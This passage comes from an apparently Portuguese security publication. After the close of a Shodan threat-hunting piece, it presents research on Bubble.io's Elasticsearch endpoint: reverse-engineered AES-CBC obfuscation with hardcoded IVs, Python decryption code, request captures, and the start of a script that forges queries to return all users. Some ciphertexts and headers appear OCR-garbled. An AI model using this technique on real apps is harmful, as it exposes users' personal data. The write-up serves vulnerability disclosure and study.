
- Análise de cabeçalhos HTTP.
- Análise de certificados.
- Identificação de strings.

Foram utilizados 3 OST/C2: Havoc e Posh C2 e do OST Responder.

Foi demonstrado como criar regras de caça simples, mas eficazes, no Shodan. Estas regras podem ser adaptadas para outras ferramentas.

Ressalta-se ainda que, conforme visto nas buscas no Shodan, há atacantes que utilizam os OST/C2 da forma como os mesmos estão disponíveis, sem alterações a fim de remover possíveis assinaturas.

Obs.: Alguns dos IPs revelados no hunting possuem zero detecção no Virus Total até o momento em que esse artigo foi escrito (dezembro/2024):



Referências

- [1] <https://github.com/HavocFramework/Havoc>
- [2] <https://github.com/nettitude/PoshC2>
- [3] <https://github.com/SpiderLabs/Responder>
- [4] <https://academy.intel-ops.io/courses/hunting-adversary-infra>



Explorando a implementação do elasticsearch em aplicações Bubble


Autores: Lucca Mendes de Magalhães (reversingdotnet / qnsx) e Pedro Henrique de Almeida Silva (demon-i386)

Registro Único de Artigo

<https://doi.org/10.47986/19/8>

Se você está lendo isso, provavelmente já ouviu falar do famoso Bubble.io — a plataforma que promete transformar qualquer um em um “desenvolvedor” sem precisar sujar as mãos com código. É isso mesmo, sem precisar dar aquela olhada desconfiada no terminal ou se perder no emaranhado de loops e funções! Mas, como em qualquer festa onde todo mundo está se divertindo sem preocupação, sempre tem aquele “hacker” que aparece e diz: “Ei, e se eu estourar essa bolha?”.

Neste artigo, vamos pegar a plataforma Bubble.io — o paraíso dos “não-programadores” — e aplicar um pouco da nossa magia hacker. Não estamos aqui para vender miracles no-code, mas sim para dar uma olhada por baixo do capô, onde, surpresa!, o código ainda faz parte do jogo... só que de uma maneira mais escondida. Quem disse que o Bubble.io não poderia ser hackeado com um pouco de criatividade, não é mesmo? Visto isso, conseguimos identificar uma vulnerabilidade que pode comprometer inúmeros usuários que utilizam do serviço.



Dentre as tecnologias utilizadas pelo Bubble, conseguimos identificar uma funcionalidade nativa, que consiste em uma implementação do Elasticsearch, com a função de realizar buscas no banco de dados hospedado pela infraestrutura, o qual pode armazenar diversos dados, dependendo da aplicação.

```

Request
POST /version-test/_search/research HTTP/2
Host: muranotatuso.bubbleapps.io
Content-Type: application/json
Content-Length: 1202
Cache-Control: no-cache
Sec-Ch-Ua: Platform; "Windows NT 10.0; Win64; x64"
Sec-Ch-Ua-Platform-Version: 19.0
Sec-Ch-Ua-Mobile: 0
Sec-Ch-Ua-Brand: "Google Chrome"; v="119", "Google Chrome"; v="119"
Sec-Ch-Ua-Device-Hardware-Timestamp: 1732853857000
X-Bubble-User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
Origin: https://muranotatuso.bubbleapps.io
Sec-Patch-Site: save-origin
Sec-Patch-Mode: cors
Sec-Patch-Header: X-Header
Referer: https://muranotatuso.bubbleapps.io/
Accept-Encoding: gzip, deflate, br
Accept-Language: pt-BR;q=0.9, en-US;q=0.8, en;q=0.7
Priority: u+1
{
  "size": 25,
  "query": {
    "bool": {
      "must": [
        {"script": {
          "script": "Date.parse(params['date']) > Date.now() - 1000 * 60 * 60 * 24 * 7"
        }}
      ]
    }
  }
}

Response
HTTP/2 200 OK
Content-Type: application/json
Content-Length: 1032
X-Bubble-Appname: muranotatuso
X-Bubble-Env: research
X-Bubble-Perf: {"total":27.1,"percents":100,"userdb":26,"block":0,"capacity":1,"other_pause":0,"redis":0,"appserver":27.1,"pp_userdb":0,"http_request":0,"server_pause":0,"appserver_cache_misses":1,"redis":0,"fiber_queue":2.7,"capacity_wait":0.33,"count":1,"pp_userdb":0,"derived_build":0,"derived_cache_attempts":1,"derived_cache_hits":0,"appserver_cache_hits":0,"redis":12,"fiber_queue":15,"blocks":14}, "misc":{"userdb_results":2,"userdb_data":612,"spent_time":3435024}
9 Redis: 0 ms, 0 hits, 0 misses, 0.053 units/seconds used
10 X-Bubble-Capacity-Limit: 0 ms slower
11 Vary: Accept-Encoding
12 Content-Type: application/json; charset=UTF-8
13 Server: cloudflare
14 CF-Ray: Be0e855c7b502d-GRU
15 Alt-Svc: h3="443": ms=86400
16
17 {
  "responses": [
    {
      "hits": [
        {
          "found": true,
          "source": {
            "authentication": {
              "email": {
                "user": "user@example.com",
                "password": "password"
              },
              "user_signed_up": true
            },
            "type": "user",
            "id": "173267252973x510052795337554900"
          },
          "total": 1
        }
      ],
      "extras": {
        "start_end": true,
        "search_version": "1732672705193"
      }
    }
  ]
}

```

Observamos que as requisições para o Elasticsearch da aplicação, por meio de endpoints como mget ou msearch, são trafegadas de forma criptografada (AES-CBC + PBKDF2_HMAC), conforme mostrado em azul. A query é executada pelo serviço e sua resposta é retornada em texto plano.

Através de engenharia reversa do código JavaScript, conseguimos entender o processo de criptografia de um payload válido, possibilitando assim a execução de qualquer query dentro do banco de dados.

Ao analisar o payload, destacado em azul, foi identificado que:

- Argumento "y" (Criptografado e codificado em Base64):
Timestamp, usado como chave parcial, gerado pelo JavaScript da página.
- Argumento "x" (Criptografado e codificado em Base64):
IV (vetor de inicialização), número aleatório gerado pelo JavaScript da página.
- Argumento "z" (Criptografado e codificado em Base64):
Payload criptografado com "y" +AppName como chave e "x", como vetor de inicialização.

```

# ciphertext = payload
ciphertext_z = 'ZE4gGKhIjX3joZTj4uubswTh/HkH1/K8n/Zmb1dUb97Prez09TlxfxE0mHDRAg7/yk9FC0G0
+PTCMBKwCY2nUnlHPkLz52nAxlo4QwAsA1Preq7MEH/Eka2PpV1K11T7TmnyvpGd7zNtzwLo0xTsnnp2384HgWPbbdPgJg
+J16CmflZLghemSC/
EDTg7r4dzFd4jdBe57zvok5D5DNg4no9cnvrq8eb0Lm00vgVFKKK30k0E02L61C11mbUzq09Phtr0R3m3aYw5uR0zR12z1RWBJTgnCc
+MjYhM44gr5l1mFk1mx7bUDAXrmnHzKzCLEt8ezT6eh4yaW7TSUzSXYyEcjeMVN1T1b2f4yiz7Ele09FKEjE06
+OnAlodG11ov7FWhmpXTaUrUr8UJp9gt49cm99qjKBIYzJfeSPng9RzSmkQ0++-TPF3LplV1NrV4R85YkfXPl+P2CTz
+EfcPC1ErPKikskgTp0iVh6nw0TF7y74t7acmP1JJLvcfyAxLcG06y7PVCIiq7a0Esx74c8DfF25277dHn0oAJZQ
+VgQsXSV1l+7+da91cuzQZDM1B5eHcBS1lfu2x2a05guVGL/07vLsnRKu0eq7C0Wcx199haugKdU0zDpr7V4t10beEv
+FVOpx9X52PLn/cadTK01fJdg0bgLYQAOSMyJduotFKzn08mfGTlZCUwCjg700W3D10n5moqBqbRvbScvRohCeKtuy1DJXHLu
+Yjm3zg2G0LIC3xSgarBj+nkuHbGOXYWH01jnGebsvVsU/jzrjSc+j7W4NQ3W0Oy/g2Lfu8HYBVbks0CwYEzpkp9cd035Ta/
B1yeWB1LcJrYIEURUSkg64DRfPNu91+nIk10tgMs
+jPUwKL5wh059c5LxxCrAwTuR5KnKrn67yrtjeWSJBYSqMtbkmnD0njqIG61tBcEcsawGImaWwF48X6/n+
hK1SwfZpQf00d4a2DySV+ZA1CmpTVL9/a4u261yueqB2qKiuod+LroG5lrVex1ATCNHjz7Fjog0rBDD
+jHhwpeRwEwpBg9aJwyRPKMR1tCaxWxGPERYa8LRn18KjIszoAoyjInxGNj/ErwZz7KGFTd9abGXcRXLMG06cp39w32JH//'
+YmxvlbRbbFGoLl1ia0H610eBBBd1K18u2uH01
+WezgJykUx8yvLqtbCHERkFALwYL53r3gG6DD0MKP8hb3f6a7atmvTjx0GgNRe0twxT9MM8pN9+WE3HjBSt6aZkMP2xvVfpTJwP/nNDK1EBy
+KskE1QuaG+jjhCn8wYY68Cfcjgj2fzmY3919lvPa16A2UrsvYVx+'

# ciphertext - key.
ciphertext_y = '8+cPgvELE9u47anDQFYrSw=='


# ciphertext - IV.
ciphertext_x = 'E29TlADbdvGje6Lz0Ks2037oAZD4qETNlXorE0QF0='

```

Para descriptografar o payload, primeiro é necessário obter a chave para descriptografar os argumentos "y" e "x", a qual é fornecida pelo header HTTP X-Bubble-Appname, recebida pela resposta da aplicação, circulada em verde.


No entanto, não é só de chaves que vive o AES. Foi necessário descobrir os IVs utilizados para a criptografia do payload, os quais foram encontrados após o processo de debugging do JavaScript, e são compartilhados entre todas as aplicações Bubble. (IVs hardcoded: "po9" e "f11").

Portanto, chave (appname) + IVs hardcoded = descriptografia de "x" e "y".



```
    ...
    var encode_data_raw, init_obfuscate_shared = __esm({
      "lib-browser/db/obfuscate_shared.js"() {
        "use strict";
        init_define_process_env();
        init_shim();
        init_client_config2();
        init_timestamp();
        encode_data_raw = encode4 => (data, appname) => {
          let v = "1"
          , cur_timestamp = String(timestamp())
          , timestamp_version = `${cur_timestamp}_${v}`
          , key = appname + cur_timestamp
          , iv = String(Math.random())
          , encoded = {
            z: encode4(key, iv, JSON.stringify(data), appname),
            y: encode4(appname, "po9", timestamp_version, appname),
            x: encode4(appname, "f11", iv, appname)
          };
          return client_config_default2.debug_unobfuscated_client_queries && (encoded.__debug_raw = data),
          encoded
        }
      });
      function encode3(key, iv, text2, appname) { key = "muranotatsuo1732676213489", iv = "0.06928488885607664", text2 = "{\"appname\\"
        let derivedKey = pbkdf2(md5, key, appname, {
          c: 7,
          dkLen: 32
        })
        , derivedIv = pbkdf2(md5, iv, appname, {
          c: 7,
          dkLen: 16
        })
        , output3 = cbc(derivedKey, derivedIv, {
          disablePadding: !1
        }).encrypt(utf8ToBytes(text2));
        return gBase64.fromUint8Array(output3)
      }
      var encode_data, init_obfuscate = __esm({
        ...
      });
    });
  
```

O código para decriptar "y" e "x" ficou assim:



```
# ciphertext - key.
ciphertext_y = '8+cPgvElE9u47anDQFYrSw=='

# ciphertext - IV.
ciphertext_x = '9E29TlADbdvGjeb6LzOKs2037oAZD4qETNlXorEQQFQ='

# appname do header X-Bubble-Appname ou debugging do JS.
appname = "muranotatsuo"

# IVs fixos utilizados pelo Bubble.io -> obtidos através de debugging no JS da aplicação.
fixed_iv_for_ciphertext_y = 'po9'
fixed_iv_for_ciphertext_x = 'f11'

# função para automatizar decrypt de valores com chaves/IVs fixos
def decode_with_fixed_key_and_iv(appname, ciphertext_b64, custom_iv):
    ciphertext = base64.b64decode(ciphertext_b64)

    derived_iv_2 = pbkdf2_hmac('md5', custom_iv.encode('utf-8'), appname.encode('utf-8'), 7, dklen=16)
    derived_key_2 = pbkdf2_hmac('md5', appname.encode('utf-8'), appname.encode('utf-8'), 7, dklen=32)

    cipher = Cipher(algorithms.AES(derived_key_2), modes.CBC(derived_iv_2), backend=default_backend())
    decryptor = cipher.decryptor()
    decrypted_padded = decryptor.update(ciphertext) + decryptor.finalize()

    return decrypted_padded

decoded_y = decode_with_fixed_key_and_iv(appname, ciphertext_y, fixed_iv_for_ciphertext_y).decode('utf-8').replace('_1', '')
decoded_x = decode_with_fixed_key_and_iv(appname, ciphertext_x, fixed_iv_for_ciphertext_x).replace(b'\x0e', b'').replace(b'\r', b'').replace(b'\x0f', b'')
```

As informações decriptadas se parecem com isso:

```
demon@war machine:~/PRIVATE/prtv8$ python3 decoder.py
decoded_y (TIMESTAMP): 1732673384931
decoded_x      (IV): b'0.23738111756452263'
CREATED FINAL KEY (APPNAME + TIMESTAMP): b'muranotatsuo1732673384931'
```

Após a obtenção de "y" e "x", é possível realizar a descriptografia de "z".

Para criar a chave final, é necessário concatenar o AppName extraído do cabeçalho HTTP com a chave "y", que é decriptada utilizando o AppName, conforme demonstrado anteriormente.

Para descriptografar o payload "z", foi utilizada a chave final e o IV decriptado "x".

```
def derive_key_and_iv(timestamp, iv):
    key = f"{appname}{timestamp}".encode('utf-8').replace(b'\x01', b'')
    print(f"CREATED FINAL KEY (APPNAME + TIMESTAMP): {key}")

    derived_key = pbkdf2_hmac('md5', key, appname.encode('utf-8'), 7, dklen=32)
    derived_iv = pbkdf2_hmac('md5', iv, appname.encode('utf-8'), 7, dklen=16)

    return derived_key, derived_iv

def unpad_data(padded_data):
    # Remover PKCS7 Padding
    pad_length = padded_data[-1]
    return padded_data[:-pad_length]

def decrypt_payload(encrypted_data_b64, appname, timestamp, iv):
    # Decodificar o texto cifrado de Base64
    payload_elastic = base64.b64decode(encrypted_data_b64)

    # Derivar chave e IV
    derived_key, derived_iv = derive_key_and_iv(timestamp, iv)

    # Criar o objeto Cipher
    cipher = Cipher(algorithms.AES(derived_key), modes.CBC(derived_iv))
    decryptor = cipher.decryptor()

    # Descriptar os dados
    decrypted_padded = decryptor.update(payload_elastic) + decryptor.finalize()

    # Remover padding
    decrypted_data = unpad_data(decrypted_padded)

    return decrypted_data

print("")
print(f'decoded_y (TIMESTAMP): {decoded_y}')
print(f'decoded_x      (IV): {decoded_x}')

# decrypt do payload com chave e IV obtidas de decoded_y e decoded_x, respectivamente
# decrypt_data(ciphertext, appname, key, iv)
final_text = decrypt_payload(ciphertext_z, appname, decoded_y, decoded_x)
```


Após executar o exploit:

```
demon@warmachine:~/PRIVATE/priv8$ python3 decoder.py
decoded_y (TIMESTAMP): 1732673384931
decoded_x (IV): b'0.23738111756452263'
CREATED FINAL KEY (APPNAME + TIMESTAMP): b'muranotatsuo1732673384931'

Elasticsearch decrypted payload:
b'{"appname":"muranotatsuo","app_version":"test","searches":[{"appname":"muranotatsuo","app_version":"test","type":"user","constraints":[{"key":"email","value":"ab@ab.ab","constraint_type":"email_equals"}, {"key":"_id","constraint_type":"not equal","value":"admin_user"}, {"key":"_id","constraint_type":"not equal","value":"admin_user_muranotatsuo_live"}, {"key":"_id","constraint_type":"not equal","value":"admin_user_muranotatsuo_test"}, {"key":"user_signed_up","constraint_type":"equals","value":true}], "sorts_list": [{"sort_field": "cpf_text", "descending": false}, {"sort_field": "Modified Date", "descending": null}], "from": 0, "n": 1, "search_path": "\\"constructor_name\\":\\\"DataSource\\\",\\\"args\\\":[{\\\"type\\\":\\\"json\\\",\\\"value\\\":\\\"%p3.bTGbC.%wf.bTHAJ.actions.0.%p.%c\\\"}, {\\\"type\\\":\\\"node\\\",\\\"value\\\":{\\\"constructor_name\\\":\\\"Action\\\",\\\"args\\\":[{\\\"type\\\":\\\"json\\\",\\\"value\\\":\\\"%p3.bTGbC.%wf.bTHAJ.actions.0\\\"}]}}}, {\\\"type\\\":\\\"raw\\\",\\\"value\\\":\\\"Search\\\"}]}", "situation": "initial search"}]'
```

Com o payload descriptografado em mãos, é possível entender o funcionamento da aplicação, bem como modificá-lo, de modo a executar queries arbitrárias no Elasticsearch.

A requisição abaixo demonstra a execução da requisição em seu fluxo normal, retornando apenas um usuário alvo, com e-mail conhecido.



```
Request
Pretty Raw Hex
1 POST /version/test/elasticsearch/msearch HTTP/2
2 Host: muranotatsuo.bubbleapps.io
3 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
4 Content-Length: 1498
5 X-Bubble-Client-Version: 8e6977308allfc311722b4e784cc3dca0bb40
6 Sec-Ch-Ua-Platform: "Windows"
7 Cache-Control: no-cache
8 X-Bubble-Pl: 17326747941561x404
9 Sec-Ch-Ua: "Not/A/Brand";v="8", "Chromium";v="119", "Google Chrome";v="119"
10 X-Bubble-Client-Commit-Timestamp: 1732653857000
11 Sec-Ch-Ua-Mobile: ?0
12 X-Bubble-R: https://muranotatsuo.bubbleapps.io/version-test
13 X-Bubble-Breaking-Revision: 5
14 X-Requested-With: XMLHttpRequest
15 Accept: application/json, text/javascript, */*; q=0.01
16 Content-Type: application/json
17 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
18 Origin: https://muranotatsuo.bubbleapps.io
19 Sec-Fetch-Site: same-origin
20 Sec-Fetch-Mode: cors
21 Sec-Fetch-Dest: empty
22 Referer: https://muranotatsuo.bubbleapps.io/
23 Accept-Encoding: gzip, deflate, br
24 Accept-Language: pt-BR,pt;q=0.9,en-US;q=0.8,en;q=0.7
25 Priority: u=1, i
26
27 {
    "z": [
        "FgQ2CpUg9JxMD5H5PnewTahUYFwEiB2uIyT4Hxmf0tvwNpHNR0Y4h7NpPluS1TuXW2Eq3mcjyczWnzJv+tsPeRJTNT0xewURtf9ZtF2bxTRCY0Vpep1tBjvh80BAQvCDL7Wa7qRLFL0S2lOSDtp4wUmjZLA4Vv/tfCRMaYs0k0PukTf3wzIZ2Wjs2r2uLBz2Gf1h9t4T1YyOp+v21)Ba1b8h0j0eNyL2a1LUnbsE/pvE105P2RJyYuFwELuZMoCPs42YElEaRz951zvuF+CSK9OWuJu3pSrPRU3bAgQF0i7f67+y2f1d2Tz1yMph2x0y1a+VlkyhGLg1NdyV1sLzDUPY00csf/0Bxd3JLRGDNCTKhWpxx/8VKV6xEP72AQLB7vPLOD0hjYfK16NT7o)0hNxmdGFDRFZKJtEdkF0o0v10HfUJbTPbkbi3W0/0Kfnf0w-32xLGaInBY/trype!GdC9gpG4-48fGsmMjKjFQ2qWfH0JUQ6Cz/E/Lasy/S5T0+7a3So/1+w+SNJ2WSJBNh02mpWTfHkRj2J3V6-cvchqTjAcypZ13Tqg4xScqudxE0G0N4b31SqayLM2rqdkd1u1ZeE1J+91jhgmsyTzLMrQEM+GjwdV6nWaRkfSB/zae+hAa11Y1K1g6j40)HwpkA4V/2ubInoSuJkr1ZCf09x0oBy+Flb0BmUUBCxTmnnhVi46zyCp4-VH2G0+20RpJFBMAYaFc=Maqh7vJU050z0E11r011BLT1CS5wD0u1ep1EsCjAOX9gaJNSRVUD0w501PL74tfZhEOEcazOKSYs0363815Pw+4yndj2j+LcGd1Vn1Hame1120316916731673043914XfTSK042Zcmo12g1loxyQq9w9c9039374118f6jv1xLZT2fj+eas1TrMMEBeUxlgbsG4KSY1rlf11A4Y1nhOb1GfPn7daiLeqVMayAW/DVD1zzhCk-MslCo2rPQ2ivn5Zj4xGMMW0f2emlyGV5MuCLx2i4fElsgs0f1B2sf04v1AfKerNvB5aNeWj+yVNMwIx338yVHw21p0jUFvTrstAE5QVane16g/On/RyG7q1SnX3cqYXUEh1EoNzAjBLj/Wp9C1j/KH84y1SOY7s1d0eD04G+gekgkhNgz7gbMNOPP/tLwvzGKjxaoD1hThRA01q4ptq13e8tbeavM4onefFz3a6nPAvaqJelGP",
        "y": "4fSY/Ze0q6GmKoen72kNm=",
        "x": "fAk-/MJBkJePmroixpChpJz7QAtHvQqtUuRnvq6Jxo="
    ]
}
```

Response
Pretty Raw Hex Render <pre> { "appserver_cache_attempts": 0, "appserver_mem_hits": 0, "appserver_cache_misses": 0, "redis": 11, "fiber_queue": 14, "blocks": 13}, "misc": {"userdb_results": 2, "userdb_data": 614, "start_time": "2085394"}, "X-Bubble-Capacity-Used: 0.047 unit-seconds used X-Bubble-Capacity-Limit: 0 ms slower Vary: Accept-Encoding Cf-Cache-Status: DYNAMIC Server: cloudflare Cf-Ray: 8e8f03b2953flaa3-GRU Alt-Svc: h3=":443"; ma=60400 { "responses": [{ "hits": { "hits": [{ "version": 441, "found": true, "source": { "Created By": "134869517100884260_LOOKUP_1732674047725x531314098856927800", "Created Date": "1732674047725x531314098856927800", "Modified Date": "1732674047821", "User signed up": true, "Slug": "1337", "authentication": { "email": "aa@aa.aa" } }, "cpf_text": "1010101", "id": "1732674047725x531314098856927800", "version": 441, "type": "user" }], "type": "user", "id": "1732674047725x531314098856927800" }, "total": 1 }], "extras": [{ "at_end": true, "search_version": "1732677962800" }] } </pre>

O fluxo abaixo demonstra a criação de um payload capaz de obter todos os usuários cadastrados na aplicação.

O código a seguir foi utilizado para simular o processo de criptografia do payload, o mesmo processo aplicado pela aplicação. É possível criar payloads modificando as queries que serão enviadas para o serviço. O payload em questão foi alterado com o objetivo de ignorar limitações originalmente impostas pela aplicação, como o número de resultados retornados ou funções de comparação (como “is equal” ou “is not equal”), sendo executado pela aplicação, que retorna todos os usuários e suas informações.

```

import time
import base64
from hashlib import md5, pbkdf2_hmac
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes

# IV extraido do decrypt do payload - usado para criptografar novo payload
payload_iv = "0.2581153935341505"

# Chave extraida do decrypt do payload - usado para criptografar novo payload
payload_key = "1732674797274"

